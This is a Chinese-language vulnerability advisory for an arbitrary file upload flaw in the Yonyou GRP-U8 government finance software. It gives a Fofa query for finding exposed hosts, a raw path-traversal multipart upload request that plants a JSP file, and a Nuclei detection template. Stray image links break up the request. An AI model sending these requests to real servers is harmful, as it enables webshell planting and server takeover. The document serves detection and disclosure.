# 用友GRP-U8 软件 U8AppProxy 任意文件上传漏洞

## 漏洞描述

用友GRP-U8管理软件是用友公司专注于国家电子政务事业,基于云计算技术所推出的新一代产品,是我国行政事业财务领域最专业的政府财务管理软件。用友GRP-U8管理软件 U8AppProxy 存在任意文件上传漏洞，攻击者可上传webshell获取服务器权限。

## 漏洞复现

1. Fofa

body="login.jsp?up=1" || body="GRP-U8"



1. 界面如下



3、隐患url，验证如下

POST /U8AppProxy?gnid=myinfo&id=saveheader&zydm=../../ECd63a HTTP/1.1

Host: 192.168.2.46:8088

Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryW0vdr4bjEUTVj3Sw

User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10\_14\_3) AppleWebKit/605.1.15 (KHTML, like Gecko) Version/12.0.3 Safari/605.1.15

Content-Length: 180


------WebKitFormBoundaryW0vdr4bjEUTVj3Sw

Content-Disposition: form-data; name="file";filename="1.jsp"


Content-Type: image/png

test

------WebKitFormBoundaryW0vdr4bjEUTVj3Sw--



4、访问ECd63a.jsp



只检测，不利用

Nucle

id: test

info:

name: 用友GRP-U8 软件 U8AppProxy 任意文件上传漏洞

author: m0be1

severity: high

description: 用友GRP-U8管理软件是用友公司专注于国家电子政务事业,基于云计算技术所推出的新一代产品,是我国行政事业财务领域最专业的政府财务管理软件。用友GRP-U8管理软件 U8AppProxy 存在任意文件上传漏洞，攻击者可上传webshell获取服务器权限。

reference:

- https://

metadata:

fofa-query: body="login.jsp?up=1" || body="GRP-U8"

verified: true

max-request: 1

http:

- raw:

- |

GET /U8AppProxy?gnid=myinfo&id=saveheader&zydm=../../ECd63a HTTP/1.1

Host: {{Hostname}}

matchers:

- type: dsl

dsl:

- 'status\_code==500 && contains\_all(body,"Width")'

## 修复建议

1、升级到安全版本